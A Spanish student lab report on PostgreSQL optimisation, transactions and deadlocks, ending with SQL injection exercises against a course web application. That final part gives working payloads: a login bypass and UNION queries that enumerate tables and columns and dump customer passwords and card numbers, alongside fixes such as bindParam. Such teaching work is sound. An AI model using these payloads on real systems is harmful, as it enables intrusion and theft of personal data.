Sistemas Informáticos I: Práctica 4

Sergio Fuentes de Uña — Daniel Perdices Burrero

21 de diciembre de 2016

Índice

1. Optimización

1.1. Ejercicio A: Estudio del impacto de un índice

En el *script* `clientesDistintos.sql` se incluyen las sentencias necesarias para estudiar los planes de ejecución, tanto antes como después de la creación de un índice. Se ha comprobado que la columna `totalamount` de la tabla `clientorders` es la única indización que produce mejoras en la planificación de las consultas. Esto es así debido a que el filtrado exhaustivo de las consultas se realiza contra este campo `totalamount`.

Sin índice, se obtiene el siguiente resultado:

```
Aggregate (cost=4583.49..4583.50 rows=1 width=8)
  ->  Nested Loop (cost=0.29..4583.49 rows=1 width=4)
        ->  Seq Scan on clientorders (cost=0.00..4575.17 rows=1 width=4)
              Filter: ((totalamount > '100'::numeric) AND (date_part('month'::text, date) = '3'::
                  double precision) AND (date_part('year'::text, date) = '2013'::double precision))
        ->  Index Only Scan using customers_pkey on customers (cost=0.29..8.30 rows=1 width=4)
              Index Cond: (customerid = clientorders.customerid)
```

Con índice, resulta lo siguiente:

```
Aggregate (cost=3273.05..3273.06 rows=1 width=8)
  ->  Nested Loop (cost=925.28..3273.04 rows=1 width=4)
        ->  Bitmap Heap Scan on clientorders (cost=925.00..3264.73 rows=1 width=4)
              Recheck Cond: (totalamount > '100'::numeric)
              Filter: ((date_part('month'::text, date) = '3'::double precision) AND (date_part('
                  year'::text, date) = '2013'::double precision))
              ->  Bitmap Index Scan on idx1 (cost=0.00..925.00 rows=49677 width=0)
                    Index Cond: (totalamount > '100'::numeric)
        ->  Index Only Scan using customers_pkey on customers (cost=0.29..8.30 rows=1 width=4)
              Index Cond: (customerid = clientorders.customerid)
```

Puede apreciarse una notable mejora en la planificación indizada: `3273.06` frente a `4583.50` de coste total.

Nota: Adicionalmente, podrían llegar a aparecer mejoras relacionada con el campo `date` si se creasen índices por mes y año, empleando éstos en lugar de la función `date_part` para el filtrado. Sin embargo, este planteamiento supondría una reestructuración de las consultas y se omite por simplicidad.


1.2. Ejercicio B: Estudio del impacto de preparar sentencias SQL


Se ha implementado la página PHP `listaClientesMes.php` con la funcionalidad solicitada y se ha ejecutado la consulta mediante los dos métodos sugeridos:

- Empleando `query()` para realizar cada consulta y concatenando el umbral mediante PHP.
- Empleando `prepare()` y `bindParam()` para crear sentencias preparadas con el parámetro umbral.


Los tiempos de ejecución resultantes son los siguientes:


Sin índice





Con índice





En ambos casos se observa un ligero aumento del rendimiento al utilizar los *prepared statements* de SQL.

1.3. Ejercicio C: Estudio del impacto de cambiar la forma de realizar una consulta

Se muestran a continuación las diferentes consultas alternativas propuestas y sus respectivas planificaciones:

Primera consulta

```
select customerid
from customers
where customerid not in (
  select customerid
  from clientorders
  where totaloutcome>0
);
```

```
Seq Scan on customers (cost=3209.07..3743.23 rows=7046 width=4)
  Filter: (NOT (hashed SubPlan 1))
  SubPlan 1
    -> Seq Scan on clientorders (cost=0.00..3084.88 rows=49677 width=4)
         Filter: (totaloutcome > '0'::numeric)
```

Segunda consulta

```
select customerid
from (
  select customerid
  from customers
  union all
  select customerid
  from clientorders
  where totaloutcome>0
) as A
group by customerid
having count(*) =1;
```

```
HashAggregate (cost=4399.43..4401.43 rows=200 width=4)
  Group Key: customers.customerid
  Filter: (count(*) = 1)
  -> Append (cost=0.00..4080.57 rows=63770 width=4)
       -> Seq Scan on customers (cost=0.00..498.93 rows=14093 width=4)
       -> Seq Scan on clientorders (cost=0.00..3084.88 rows=49677 width=4)
            Filter: (totaloutcome > '0'::numeric)
```

Tercera consulta

```
select customerid
from customers
except
 select customerid
 from clientorders
 where totaloutcome>0;
```

```
HashSetOp Except (cost=0.00..4380.93 rows=14093 width=8)
  -> Append (cost=0.00..4221.51 rows=63770 width=8)
       -> Subquery Scan on "*SELECT* 1" (cost=0.00..639.86 rows=14093 width=8)
            -> Seq Scan on customers (cost=0.00..498.93 rows=14093 width=4)
       -> Subquery Scan on "*SELECT* 2" (cost=0.00..3581.64 rows=49677 width=8)
            -> Seq Scan on clientorders (cost=0.00..3084.88 rows=49677 width=4)
                 Filter: (totaloutcome > '0'::numeric)
```

- Se observa que la primera consulta tiene el menor coste al devolver el resultado completo, debido a que `not in` recorre las tablas el menor número de veces.
- La segunda consulta realiza una elevada cantidad de operaciones al emplear `union`, que concatena las tablas para después recorrerlas, resultando así en el peor de los rendimientos.
- La tercera consulta utiliza `except`, similar a `not in`, pero fuerza además operaciones de conjuntos, recorriendo las tablas múltiples veces y aumentando el coste previsto de ejecución.

Se deduce de todo esto que `not in` es la operación básica de este tipo de consultas, por lo que el optimizador SQL la ejecuta mucho más rápido que las otras aproximaciones al problema.

1.4. Ejercicio D: Estudio del impacto de la generación de estadísticas

El script `countOutcome.sql` incluye las sentencias SQL solicitadas y produce los siguientes resultados:

Sin índice:

```
Aggregate (cost=11787.79..11787.80 rows=1 width=8)
  -> Seq Scan on clientbets (cost=0.00..11779.52 rows=3308 width=0)
      Filter: (outcome IS NULL)

Aggregate (cost=13441.92..13441.93 rows=1 width=8)
  -> Seq Scan on clientbets (cost=0.00..13433.65 rows=3308 width=0)
      Filter: (outcome = '0'::numeric)
```

Con índice:

```
Aggregate (cost=4893.70..4893.71 rows=1 width=8)
  -> Bitmap Heap Scan on clientbets (cost=66.06..4885.43 rows=3308 width=0)
      Recheck Cond: (outcome IS NULL)
          -> Bitmap Index Scan on idx2 (cost=0.00..65.23 rows=3308 width=0)
                Index Cond: (outcome IS NULL)

Aggregate (cost=4901.97..4901.98 rows=1 width=8)
  -> Bitmap Heap Scan on clientbets (cost=66.06..4893.70 rows=3308 width=0)
      Recheck Cond: (outcome = '0'::numeric)
          -> Bitmap Index Scan on idx2 (cost=0.00..65.23 rows=3308 width=0)
                Index Cond: (outcome = '0'::numeric)
```

Tras `ANALYZE`:

```
Aggregate (cost=5.37..5.38 rows=1 width=8)
  -> Index Only Scan using idx2 on clientbets (cost=0.42..5.37 rows=1 width=0)
      Index Cond: (outcome IS NULL)

Aggregate (cost=14331.01..14331.02 rows=1 width=8)
  -> Seq Scan on clientbets (cost=0.00..13433.65 rows=358946 width=0)
      Filter: (outcome = '0'::numeric)

Aggregate (cost=14195.16..14195.17 rows=1 width=8)
  -> Seq Scan on clientbets (cost=0.00..13433.65 rows=304603 width=0)
      Filter: (outcome > '0'::numeric)

Aggregate (cost=11782.57..11782.58 rows=1 width=8)
  -> Bitmap Heap Scan on clientbets (cost=3676.84..11292.11 rows=196182 width=0)
      Recheck Cond: (outcome > '200'::numeric)
          -> Bitmap Index Scan on idx2 (cost=0.00..3627.79 rows=196182 width=0)
                Index Cond: (outcome > '200'::numeric)
```

- El índice proporciona una mejora del rendimiento cercana al 200 % en la planificación de las consultas.
- La generación de estadísticas deja ver la simplicidad de la primera consulta con un coste aproximado de 5, frente a la segunda consulta que resulta ser aún más costosa de lo que se había previsto antes de ejecutar `ANALYZE`. También se descubre que el índice es prescindible en este caso.

2. Transacciones y *deadlocks*

2.1. Ejercicio E: Realización de una página PHP `borraCliente.php`

Los *scripts* PHP `borraCliente.php` y `borraClienteMal.php` implementan la funcionalidad solicitada:

- Se observa que `borraCliente.php` borra correctamente los clientes con y sin transacciones.
- En el caso de `borraClienteMal.php`, se produce intencionadamente un error de *foreign key violation* borrando las entradas de `clientbets` relacionadas con el cliente, pero no las de `clientorders`. Así, se consiguen tres comportamientos distintos:
  - **Sin transacción**: Se borran las filas de `clientbets` y al borrar el cliente se produce el error, mostrado en la página PHP. Las `clientbets` quedan irreversiblemente eliminadas de la base de datos, esto puede comprobarse mediante la columna `bet_count` de las tablas, que queda a 0:

Error!: SQLSTATE[23503]: Foreign key violation: 7 ERROR: update o delete en «customers» viola la llave foránea «clientorders_customerid_fkey» en la tabla «clientorders» DETAIL: La llave (customerid)=(555) todavía es referida desde la tabla «clientorders».

CLIENTE:

customerid	firstname	lastname	address1	address2	city	state	zip	country	region	email	phone	creditcardtype	creditcard	creditcardexpiration	username	password	age
555	tasha	wary	air diatom 219	pastel strife	trent	piazze	11501	Italy	myrdal	tasha.wary@jmail.com	+47 438987571	Mastercard	4567198233571456	201212	hadar	myron	34

PEDIDOS:

bet_count	customerid	date	orderid	totalamount	totaloutcome
0	555	2012-09-25 23:59:21+00	6096	533.93	1507.5021
0	555	2013-03-20 05:59:16+00	6097	63.46	180.1053
0	555	2013-02-12 18:21:32+00	6098	180.88	0
0	555	2013-04-03 21:32:07+00	6099	17.08	28.6944
0	555	2013-04-12 22:19:59+00	6100	230.28	809.4216

Volver

  - **Con transacción**: Tras el error, se ejecuta un *rollback* de la base de datos y se recuperan las entradas de `clientbets` borradas. Siguendo la salida PHP se observa la ejecución del *rollback*:

Error!: SQLSTATE[23503]: Foreign key violation: 7 ERROR: update o delete en «customers» viola la llave foránea «clientorders_customerid_fkey» en la tabla «clientorders» DETAIL: La llave (customerid)=(666) todavía es referida desde la tabla «clientorders».

RollBack realizado.

CLIENTE:

customerid	firstname	lastname	address1	address2	city	state	zip	country	region	email	phone	creditcardtype	creditcard	creditcardexpiration	username	password	a
666	volga	mali	healer lock 128	hob posh	riddle	pellet	46888	Ukraine	flush	volga.mali@potmail.com	+14 725322642	American	44909659297784 53	201207	stave666	pander	4

PEDIDOS:

bet_count	customerid	date	orderid	totalamount	totaloutcome
1	666	2013-02-10 00:45:06+00	7180	105.13	437.3408
6	666	2012-10-06 08:02:55+00	7181	549.53	1800.4716
6	666	2012-11-24 11:54:15+00	7182	344.33	451.2046
8	666	2012-10-30 11:37:00+00	7183	497.93	2086.3875
8	666	2012-12-26 01:30:47+00	7184	492.62	1658.2097
6	666	2013-02-22 13:12:01+00	7185	301.66	439.8110
4	666	2012-10-12 22:14:45+00	7186	223.21	1328.3727
2	666	2012-10-18 13:23:54+00	7187	120.48	882.4176
5	666	2013-01-14 23:43:39+00	7188	174.39	235.3643
4	666	2013-04-09 22:51:14+00	7189	300.92	685.2644
3	666	2013-04-05 18:53:41+00	7190	144.42	670.3758
4	666	2013-02-11 12:01:06+00	7191	200.99	1062.9767
3	666	2012-12-11 03:14:34+00	7192	211.38	785.1060

Volver

- **Con *commit* intermedio**: El *commit* intermedio completa la transacción de borrado de filas en `clientbets`, de modo que aunque se ejecute el *rollback* tras el error, las filas no se recuperan:

Error!: SQLSTATE[23503]: Foreign key violation: 7 ERROR: update o delete en «customers» viola la llave foránea «clientorders_customerid_fkey» en la tabla «clientorders» DETAIL: La llave (customerid)=(777) todavía es referida desde la tabla «clientorders».

RollBack realizado.

CLIENTE:

customerid	firstname	lastname	address1	address2	city	state	zip	country	region	email	phone	creditcardtype	creditcard	creditcardexpiration	username	password	ag
777	garden	brno	barbed anglia 116	ammo chink	feta	each	30797	Italy	clomp	garden.brno@mamoot.com	+13 719124034	Dinners	4623093759430804	201505	divine	rsx	54

PEDIDOS:

bet_count	customerid	date	orderid	totalamount	totaloutcome
0	777	2012-12-22 07:47:35+00	8384	378.75	1725.4547
0	777	2013-04-12 12:24:51+00	8385	140.23	981.1585
0	777	2012-12-13 11:54:58+00	8386	280.30	916.2993
0	777	2013-03-13 03:31:19+00	8387	283.38	1789.3854
0	777	2013-05-11 04:16:00+00	8388	304.16	355.4406
0	777	2013-02-21 03:02:13+00	8389	14.63	0

Volver

2.2. Ejercicio F: Estudio de bloqueos y deadlocks

Se incluyen el script `updPromo.sql` y la página `borraClienteSleep.php` para estudiar el bloqueo sugerido. Al actualizar el valor `promo` de un cliente que está siendo borrado desde la página se produce un *deadlock*. En consecuencia no se actualizan los datos y salta la siguiente excepción PHP:

```
Error!: SQLSTATE[40P01]: Deadlock detected: 7 ERROR: se ha detectado un deadlock DETAIL: El proceso
    24602 espera ShareLock en transaccion 193095; bloqueado por proceso 24569. El proceso 24569
    espera ShareLock en transaccion 193094; bloqueado por proceso 24602. HINT: Vea el registro del
    servidor para obtener detalles de las consultas. CONTEXT: mientras se borraba la tupla (63,69)
    en la relacion <<clientbets>>
```

Los bloqueos existentes en la base de datos durante la ejecución se listan a continuación:

locktype	database	relation	virtualxid	transactionid	virtualtransaction	pid	mode	granted	fastpath
relation	23740	23799			4/130	24602	AccessShareLock	t	t
relation	23740	23799			4/130	24602	RowExclusiveLock	t	t
relation	23740	23797			4/130	24602	AccessShareLock	t	t
relation	23740	23797			4/130	24602	RowExclusiveLock	t	t
relation	23740	23753			4/130	24602	AccessShareLock	t	t
relation	23740	23753			4/130	24602	RowShareLock	t	t
relation	23740	23753			4/130	24602	RowExclusiveLock	t	t
relation	23740	23759			4/130	24602	AccessShareLock	t	t
relation	23740	23759			4/130	24602	RowShareLock	t	t
relation	23740	23759			4/130	24602	RowExclusiveLock	t	t
relation	23740	2704			4/130	24602	AccessShareLock	t	t
relation	23740	2703			4/130	24602	AccessShareLock	t	t
relation	23740	1247			4/130	24602	AccessShareLock	t	t
relation	23740	3455			4/130	24602	AccessShareLock	t	t
relation	23740	2663			4/130	24602	AccessShareLock	t	t
relation	23740	2662			4/130	24602	AccessShareLock	t	t
relation	23740	1259			4/130	24602	AccessShareLock	t	t
relation	23740	23803			4/130	24602	AccessShareLock	t	t
relation	23740	23801			4/130	24602	AccessShareLock	t	t
relation	23740	23768			4/130	24602	AccessShareLock	t	t
virtualxid			4/130		4/130	24602	ExclusiveLock	t	t
relation	23740	23803			2/2223	24569	RowExclusiveLock	t	t
relation	23740	23801			2/2223	24569	RowExclusiveLock	t	t
relation	23740	23768			2/2223	24569	RowExclusiveLock	t	t
virtualxid			2/2223		2/2223	24569	ExclusiveLock	t	t
relation	23740	11695			3/587	24600	AccessShareLock	t	t
virtualxid			3/587		3/587	24600	ExclusiveLock	t	t
transactionid				193095	2/2223	24569	ExclusiveLock	t	f
transactionid				193094	4/130	24602	ExclusiveLock	t	f

Se observan bloqueos exclusivos para cada fila que está siendo borrada. Estos bloqueos impiden que el *trigger* pueda realizar la operación de actualización de la columna `promo`, bloqueando así el recurso y dando lugar a la situación de *deadlock* y anulando toda posible modificación de la tabla.

3. Seguridad

3.1. Ejercicio G: Acceso indebido a un sitio web

Para ambos casos basta con introducir en el campo Contraseña la siguiente cadena:


```
a' or '1'='1
```

Con ello lo que hará será formarse la siguiente consulta:

```
select * from customers where username='gatsby' and password='a' or '1'='1'
```

La cual siempre reporta la tabla entera de `customers`, validando el proceso de ingreso en la página.

Figura 1: *Login correcto*



Se propone para evitar el ataque de tipo *SQLInjection* utilizar las función de PDO `bindParam` que ejecuta una validación (escapando carácteres especiales de SQL) y evita el poder realizar esto. Se encuentra la solución propuesta en el fichero `xLoginInjectionRepaired.php`

3.2. Ejercicio H: Acceso indebido a información

3.2.1. Hallar el nombre de las tablas

Basta con introducir el siguiente texto:

```
a' UNION SELECT relname from pg_class where '1'='1
```

Y se recibe una salida similar a esta:

```
pg_ts_parser_oid_index
pg_conversion_oid_index
pg_stat_user_indexes
pg_ts_dict
pg_amop
pg_toast_1255_index
pg_tablespace
[ ... ]
pg_language
usage_privileges
pg_toast_12214
pg_transform
pg_toast_2609
pg_cursors
transforms
pg_class
pg_statio_all_tables
pg_ts_template
sql_features
sql_implementation_info
```

```
pg_user_mapping_user_server_index
pg_collation
clientbets
pg_tables
pg_stat_archiver
pg_extension_oid_index
pg_largeobject
```

Salida completa en `tablas.html`

Realmente de la consulta solo se ha utilizado que la variable sustituida está al final, luego podemos unir el resultado con otra consulta, en este caso sobre las tablas de administración
Para centrarse en las tablas de interés es necesario encontrar el oid del *schema public*
Esto se logra fácilmente con la siguiente entrada en formulario:

```
a' union select oid || ' ' || nspname from pg_namespace where '1'='1
```

Retornando algo similar la página web:

```
99 pg_toast
11817 pg_toast_temp_1
2200 public
11 pg_catalog
12086 information_schema
11816 pg_temp_1
```

Salida completa en `oid_public.html`

Usando esto, es relativamente sencillo en la tabla anterior, recuperar las tablas de interés con la siquiente entrada:

```
a' union select oid || ' ' || relname || ' ' || relnamespace from pg_class where relnamespace =
    2200 and '1'='1
```

La cual devuelve:

```
20700 optionbet 2200
20690 clientorders_id_seq 2200
20706 options 2200
20723 clientorders_pkey 2200
20725 customers_pkey 2200
20727 customers_username_key 2200
20709 options_optionid_seq 2200
20721 clientbets_pkey 2200
20698 customers_customerid_seq 2200
20677 clientbets 2200
20715 bets_pkey 2200
20731 options_pkey 2200
20683 clientorders 2200
20675 categorias_categoriaid_seq 2200
20670 bets_betid_seq 2200
20717 categorias_categoria_key 2200
20667 bets 2200
20672 categorias 2200
20729 optionbet_pkey 2200
20719 categorias_pkey 2200
20692 customers 2200
```

Salida completa en `tablas_interes.html`

3.2.2. Identificar los atributos de una tabla

En este caso, se hallará el esquema de la tabla `customers`
En primer lugar se halla el oid de la tabla de interes. Si nos fijamos, la entrada anterior imprimía el oid de la tabla, por lo cual basta fijarse en el oid 20692.
Con este oid, se pretende buscar en la tabla `pg_attribute`. Para ello, se vuelve a realizar otra consulta con otra entrada:

```
a' union select attname || ' ' || attrelid from pg_attribute where attrelid=20692 and '1'='1
```

Y el resultado es:

```
address2 20692
creditcardexpiration 20692
address1 20692
cmin 20692
country 20692
age 20692
customerid 20692
xmin 20692
city 20692
password 20692
tableoid 20692
ctid 20692
credit 20692
state 20692
zip 20692
phone 20692
cmax 20692
region 20692
lastname 20692
email 20692
creditcard 20692
creditcardtype 20692
firstname 20692
username 20692
gender 20692
xmax 20692
```

Salida completa en `atributos_customer.html`
Por último, se utiliza esto para imprimir la lista de todos los clientes con todos sus datos usando la siquiente entrada:

```
a' union select address2 || ' ' || creditcardexpiration || ' ' || address1 || ' ' || cmin || ' ' ||
     country || ' ' || age || ' ' || customerid || ' ' || xmin || ' ' || city || ' ' || password ||
     ' ' || tableoid || ' ' || ctid || ' ' || credit || ' ' || state || ' ' || zip || ' ' || phone
    || ' ' || cmax || ' ' || region || ' ' || lastname || ' ' || email || ' ' || creditcard || ' '
    || creditcardtype || ' ' || firstname || ' ' || username || ' ' || gender || ' ' || xmax from
    customers where '1'='1
```

Lo que resulta en lo siguiente:

```
aachen cobain 201310 fish faggot 141 0 UK 41 8297 45422 rote brute 20692 (76,8) 21876 hustle
    17898 +31 292723366 0 billet marc char.marc@jmail.com 4215223247965149 VISA char koch M 0
abacus danial 201401 babar ritual 224 0 Hong Kong 30 2565 45422 decree russia 20692 (170,18)
    54584 beware 53132 +9 708173334 0 chou debark landis.debark@kran.com 4851574696347234
    Mastercard landis souths2565 M 0
```

```
  abacus former 201206 gilead votary 270 0 Morocco 35 7814 45422 lessen mort 20692 (255,36) 49677
      lorene 46651 +32 848738180 0 aileen hecuba crick.hecuba@potmail.com 4515032501163616
      Mastercard crick bow7814 M 0
  abacus toasty 201204 toad ahab 66 0 Algeria 53 9796 45422 azania dix 20692 (287,26) 59212 veto
      24135 +15 904018666 0 marsh ieee vetoes.ieee@kran.com 4380476712419911 American vetoes
      unbred9796 M 0
  abaft kathie 201506 alvaro crunch 74 0 Yugoslavia 30 5165 45422 privy post 20692 (47,30) 21635
      alarm 42222 +50 428443915 0 stem iran steve.iran@jmail.com 4083182254722984 American steve
      eula M 0
  abase yet 201202 amity sallow 269 0 Luxembourg 52 11425 45422 aiken coerce 20692 (314,16) 17808
      wisdom 38695 +13 866839246 0 kalb punk nit.punk@kran.com 4972076376273655 Mastercard nit
      shoal11425 F 0
[...]
```

Salida completa en `customers.html`

3.2.3. Solución y mejoras

Una combobox puede ser una solución aceptable para evitar al menos que un usuario ataque usando simplemente un navegador, sin embargo, no sigue siendo una solución segura, pues herramientas como `curl` permiten fácilmente construir peticiones http de cualquier tipo con cualquier valor en los campos enviados, luego sigue dejando abierta la posibilidad de un ataque mediante inyección de código.
La solución propuesta sigue pasando por dar una validación de las entradas recibidas en el servidor, usando `bindParam` o alguna validación propia. Esto evitaría estos ataques de manera completa.
No hay ninguna diferencia entre GET y POST, es cierto que GET envía los datos en la URL, luego es más fácil de ver y modificar con un navegador, pero lo enviado mediante POST sigue siendo visible mediante disectores de tráfico (e.g. los integrados en Wireshark) y perfectamente simulable mediante curl, por ejemplo.
Nótese que el ataque realizado es independiente de si se utiliza GET o POST, pues se ha utilizado únicamente el navegador y el formulario para enviar datos, lo anterior solo aplica a casos en los cuales los campos incluyan validaciones y no dejen enviar desde el propio navegador ciertos valores.